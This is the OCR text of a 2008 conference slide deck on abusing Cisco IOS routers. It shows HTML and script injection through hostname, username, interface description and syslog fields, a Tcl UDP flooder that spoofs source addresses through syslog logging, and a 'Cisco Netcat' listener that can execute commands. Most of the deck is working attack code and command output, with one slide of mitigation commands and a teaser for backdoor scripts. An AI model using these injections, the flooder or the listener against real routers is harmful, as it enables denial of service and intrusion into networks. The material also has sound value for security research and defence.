
OR

hostname <SCRIPT>alert("Hello_Cisco")</SCRIPT>

```
evil-router>
evil-router>enable
evil-router#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
evil-router(config)#hostname <SCRIPT>alert("Hello_Cisco")</SCRIPT>
% Hostname contains one or more illegal characters.
<SCRIPT>alert("Hello(config)#
```

webserver + hostname

- Results in:



webserver + hostname

- The Browser displays and interpret all of the hostname, but IOS knows that there are „illegal characters“

Remember !

```
% Hostname contains one or more illegal characters.
```

- Current Problems with this :
  - Space-Char („ „) NOT allowed !
  - length limit‘s !

Looking for a solutions…..

webserver + syslog

- For whatever reason you generate HTML–Tagged syslog-entries.

- Sample TCL Commands

```
set logport "syslog:"
set data "<h1>Syslog is fun</h1>"
set fileID [ open $logport "w" ]
puts $fileID $data
flush $fileID
close $fileID
```

webserver + syslog

- Sometime the Output looks like this:

```
No active filter modules.

    Trap logging: level warnings, 77 message lines logged

Log Buffer (4096 bytes):

*Mar  1 00:31:03.131: %SYS-5-CONFIG_I: Configured from cons
*Mar  1 00:32:27.299: %LINEPROTO-5-UPDOWN: Line protocol on
*Mar  1 00:32:42.079: %SYS-5-CONFIG_I: Configured from cons
*Mar  1 00:32:56.399: <h1>Syslog is fun</h1>
```

webserver + syslog

- And sometimes this way:

```
No active filter modules.

    Trap logging: level warnings, 23 message lines logged

Log Buffer (4096 bytes):

*Sep  4 21:24:28.399: %SYS-5-CONFIG_I: Configured from console by console
*Sep  4 21:24:53.543:
```

Syslog is fun

```
*Sep  4 21:25:04.155: %LINEPROTO-5-UPDOWN: Line protocol on Interface Loopb
*Sep  4 21:25:16.135: %SYS-5-CONFIG_I: Configured from console by console
```

webserver + syslog

- and with <iframe src:“…..“> and <script>

```
No active filter modules.

    Trap logging: level warnings, 23 message lines logged

Log Buffer (4096 bytes):

*Sep  4 21:24:28.399: %SYS-5-CONFIG_I: Configured
*Sep  4 21:24:53.543:
```

Syslog is fun

```
*Sep  4 21:25:04.155: %LINEPROTO-5-UPDOWN: Line protocol on Interface Loopback1, changed state to up
*Sep  4 21:25:16.135: %SYS-5-CONFIG_I: Configured from console by console
```



```
*Sep  4 21:32:17.975:
*Sep  4 21:32:18.819:
```

other HTML Code injection

- username

```
username <H1>chw</h1> password 7 1155315749262E3F3076640C7A6D
username <h1>laber password 0 suelz</h1>
username <img password 0 src="http://www.cisco.com/swa/i/logo.gif">password 0 </img>
```

- Router Local Webserver



other HTML Code injection

- Results:

```
username

chw

 password 7 115531574926 2E3F3076640C7A6D
username

laber password 0 suelz
```


```
username                    password 0
```

other HTML Code injection

- description

```
interface FastEthernet8
 description <H1>Fastethernet 8</h1>
 duplex full
 speed 100
!
```

- Results

```
interface FastEthernet8
 description
```

Fastethernet 8

Code injection / XSS

- known since 2005 !

- Solution (the only one!)

Disable the HTTP server by issuing the following commands in configure mode :
no ip http server
no ip http secure-server

Disable the HTTP WEB_EXEC service by issuing the following commands in configure mode (for IOS 12.3(14)T and later) :
no ip http active-session-modules WEB_EXEC
no ip http secure-active-session-modules WEB_EXEC

What happens on

What happens on all this IOS config-analyser with this HTML Code

- Ciscoworks ?
- Router Audit Tool (RAT) ?
- Spectrum ?
- nipper ?
- All other config parser tools ?

What happens on

Example:

- nipper (the network infrastructure parser)
- Nothing with the username and the description

Username	Privilage	Password	Encryption
<img	1	</img>	None
<h1>laber	1	suelz</h1>	None
<H1>chw</h1>	1	<H2>TEST</H2>	Type-7
chw	1	<unknown>	MD5

Table 11: User Accounts

but…

What happens on

- Hostname

```
Hostname <H1><B><I>evil-router</I></B></H1>
```

- results in:

Nipper determined that the Cisco device

evil-router

had ICMP IP unreachable messages enabled on the interface FastEthernet0.

UDP Packtet Generator

Problem:

- **NO** UDP function integrated in TCL!

Cisco Solution:

- No information found !

My Solution:

- use normal IOS Commands for creating udp packets with selectable source IP-Address, target IP-Address and target Port.

UDP Packet Generator (1)

- Simple Solution
  use: **SYSLOG Logging**
  logging allows you to create a desirable target ip and port, and you can change the source interface. And it‘s in your hand, to create messages.
- IOS Command’s

```
logging host 192.168.2.104 transport udp port 514
logging source-interface Loopback1
```

UDP Packet Generator (2)

- IOS Command's
  (Sample)

```
evil-router#
evil-router#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
evil-router(config)#interface loopback 1
evil-router(config-if)#ip address 1.2.3.4 255.255.255.255
evil-router(config-if)#exit
evil-router(config)#logging on
evil-router(config)#logging trap debugging
evil-router(config)#logging host 192.168.2.100 transport udp port 12345
evil-router(config)#logging source-interface loopback 1
evil-router(config)#exit
evil-router#
evil-router#copy flood.txt syslog:

900 bytes copied in 0.012 secs (75000 bytes/sec)
evil-router#
```

UDP flooder

- Code snippet:

```
ios_config "interface loopback 999"
set loop "ip address $srcip 255.255.255.255"
ios_config "interface loopback 999" $loop
ios_config "interface loopback 999" "no shutdown"
set ios_cmd "logging host $destip transport udp port $destport"
puts $ios_cmd
ios_config $ios_cmd
ios_config "logging source-interface loopback 999"
set data "Flooding....."
set filename "syslog:"
set fileID [open $filename "w"]
for {set x 0} {$x<$count} {incr x} {
    puts $fileID $data
    flush $fileID
    }
close $fileID
```

UDP flooder

- udpflood (sample)

```
evil-router(tcl)#udpflood
UDP flood
Destination IP:192.168.2.100
Destination Port:12345
Source IP:1.2.3.4
Count:10
logging host 192.168.2.100  transport udp
  port 12345

evil-router(tcl)#
```

UDP flooder

16	5.517937	1.2.3.4	192.168.2.100	UDP	Source port: 49909 Destination port: 12345
17	5.517973	1.2.3.4	192.168.2.100	UDP	Source port: 49909 Destination port: 12345
18	5.518163	1.2.3.4	192.168.2.100	UDP	Source port: 49909 Destination port: 12345
19	5.518198	1.2.3.4	192.168.2.100	UDP	Source port: 49909 Destination port: 12345

```
▹ Frame 16 (87 bytes on wire, 87 bytes captured)
▹ Ethernet II, Src: 00:14:f2:07:0a:f0 (00:14:f2:07:0a:f0), Dst: 00:16:36:cb:70:5b (00:16:36:cb:70:5b)
▹ Internet Protocol, Src: 1.2.3.4 (1.2.3.4), Dst: 192.168.2.100 (192.168.2.100)
▹ User Datagram Protocol, Src Port: 49909 (49909), Dst Port: 12345 (12345)
▿ Data (45 bytes)

0000  00 16 36 cb 70 5b 00 14  f2 07 0a f0 08 00 45 00   ..6.p[.. ......E.
0010  00 49 00 2d 00 00 ff 11  f4 64 01 02 03 04 c0 a8   .I.-.... .d......
0020  02 64 c2 f5 30 39 00 35  b0 f7 3c 31 39 31 3e 34   .d..09.5 ..<191>4
0030  30 33 3a 20 2a 41 75 67  20 33 31 20 32 30 3a 31   03: *Aug  31 20:1
0040  38 3a 31 35 2e 34 34 37  3a 20 46 6c 6f 6f 64 69   8:15.447 : Floodi
0050  6e 67 2e 2e 2e 2e 2e                               ng.....
```

Cisco Netcat

- Cisco Netcat (CNC) is the next step.

```
evil-router#sh alias | i cnc
  cnc                    tclsh flash:cnc.tcl
evil-router#cnc -v
cnc.tcl version 0.08
(c) 2008 packetlevel.ch / 05.10 2008

evil-router#cnc -h
cnc.tcl -l port              / listen on port
cnc.tcl -x port              / listen on port and execute command
cnc.tcl -e port              / listen on port an echo
cnc.tcl -f port filename     / listen on port an create a file with filename
cnc.tcl -s port ipaddress    / send to ipaddress port
cnc.tcl -v                   / show version
cnc.tcl -h                   / show help

evil-router#
```

still in alpha, but…..

Cisco Netcat


- Sample screenshoots

```
evil-router#
evil-router#
evil-router#cnc -f 12345  flash:textfile.txt
a:flash:textfile.txt
Accept sock1 from 192.168.2.100 port 46406
Creating File:flash:textfile.txt
++++++++++++++++++++++++++++++++++++++
File flash:textfile.txt successfully written
evil-router#
evil-router#dir flash:textfile.txt
Directory of flash:/textfile.txt

   29  -rw-        2592   Oct 5 2008 19:14:08 +00:00  textfile.txt

31936512 bytes total (14229504 bytes free)
evil-router#
```

TCL Crash

```
%Software-forced reload

Preparing to dump core...
*Sep  9 20:02:45.307: %SYS-3-CPUHOG: Task is running for (2000)msecs, more than (2000)msecs (0/0),process = Tcl Serv - tty0.
-Traceback= 0x800FB444 0x800FAE50 0x81CD87DC 0x8153CC28 0x81536490 0x81534EA8 0x8153495C 0x81539DA4 0x81524008 0x8152A0A8 0x81506858
 0x8150E17C 0x8154A0D8 0x8154A878 0x8153CB48 0x814F39F8
*Sep  9 20:02:47.307: %SYS-3-CPUHOG: Task is running for (4000)msecs, more than (2000)msecs (0/0),process = Tcl Serv - tty0.
-Traceback= 0x800FB43C 0x800FAE50 0x81CD87DC 0x8153CC28 0x81536490 0x81534EA8 0x8153495C 0x81539DA4 0x81524008 0x8152A0A8 0x81506858
 0x8150E17C 0x8154A0D8 0x8154A878 0x8153CB48 0x814F39F8
*Sep  9 20:02:49.307: %SYS-3-CPUHOG: Task is running for (6000)msecs, more than (2000)msecs (0/0),process = Tcl Serv - tty0.
-Traceback= 0x800FB45C 0x800FAE50 0x81CD87DC 0x814EDA90 0x81536414 0x81534EA8 0x8153495C 0x81539DA4 0x81524008 0x8152A0A8 0x81506858
 0x8150E17C 0x8154A0D8 0x8154A878 0x8153CB48 0x814F39F8
*Sep  9 20:02:51.307: %SYS-3-CPUHOG: Task is running for (8000)msecs, more than (2000)msecs (0/0),process = Tcl Serv - tty0.
-Traceback= 0x8153369C 0x815362BC 0x81534EA8 0x8153495C 0x81539DA4 0x81524008 0x8152A0A8 0x81506858 0x8150E17C 0x8154A0D8 0x8154A878
 0x8153CB48 0x814F39F8 0x814F3FE8 0x800F3B98 0x800F74D4
*Sep  9 20:02:53.307: %SYS-3-CPUHOG: Task is running for (10000)msecs, more than (2000)msecs (0/0),process = Tcl Serv - tty0.
-Traceback= 0x81535064 0x81534FC0 0x81539DA4 0x81524008 0x8152A0A8 0x81506858 0x8150E17C 0x8154A0D8 0x8154A878 0x8153CB48 0x814F39F8
 0x814F3FE8 0x800F3B98 0x800F74D4
*Sep  9 20:02:55.307: %SYS-3-CPUHOG: Task is running for (12000)msecs, more than (2000)msecs (0/0),process = Tcl Serv - tty0.
-Traceback= 0x800FB478 0x800FAE50 0x81CD87DC 0x8153CC28

 20:04:54 UTC Tue Sep 9 2008: Unexpected exception to CPUvector 1500, PC = 0x800F1C4C, LR = 0x800F1C4C

-Traceback= 0x800F1C4C 0x800F1C4C 0x800FE954 0x800F49EC 0x800FAE54 0x81534FC0 0x8153495C 0x81539DA4 0x81524008 0x8152A0A8 0x81506858
 0x8150E17C 0x8154A0D8 0x8154A878 0x8153CB48 0x814F39F8

CPU Register Context:
MSR = 0x00029220  CR  = 0x42000024  CTR = 0x8003DCE0  XER   = 0x20000000
R0  = 0x800F1C4C  R1  = 0x844BDDDC  R2  = 0xFFE97C10  R3    = 0x00000000
R4  = 0x815B3890  R5  = 0x00029220  R6  = 0x0000004F  R7    = 0xBEEFCAFE
R8  = 0x82ED0000  R9  = 0x00000058  R10 = 0x82F762C8  R11   = 0x000001B0
R12 = 0x001C5F04  R13 = 0xFFE994A8  R14 = 0x00000000  R15   = 0x84331AFC
R16 = 0x8432A0AC  R17 = 0x00000000  R18 = 0x8432DD1C  R19   = 0x844BE2E8
R20 = 0x00000010  R21 = 0x00000002  R22 = 0x00000000  R23   = 0x00000001
R24 = 0x844ABA84  R25 = 0x00000002  R26 = 0x844A15B8  R27   = 0x842EFCB8
R28 = 0x8432FAF0  R29 = 0x00000000  R30 = 0x00000003  R31   = 0x00000000

Writing crashinfo to flash:crashinfo_20080909-200454
```

LAB Demo



Resume

- IOS has may features, that are new playgrounds, if you have ideas.
- Self defending networks are attacking you…
- Scripting support on the Router is good and bad, depends on the viewing point.
- most known “tricks” works on Cisco and IOS

Coming soon….(or later)

- new tcl scripts („telnet server“ for a backdoor)
- new test with IOS modifying
- Coffee control system….. IO control
- More analysing of system:memory
- analysing ACE /NAM code (linux based)

- and more fun……

Questions ?

christoph.weber@packetlevel.ch

fun


HACKED
BY DALE BRADEN
HOW'S IT GOING?
WELL...
THERE'S A LITTLE PROBLEM
OUR BRIDGE IS DROPPING PACKETS
ACK!
©Beyond Security® All rights reserved
www.SecuriTeam.com
BRADEN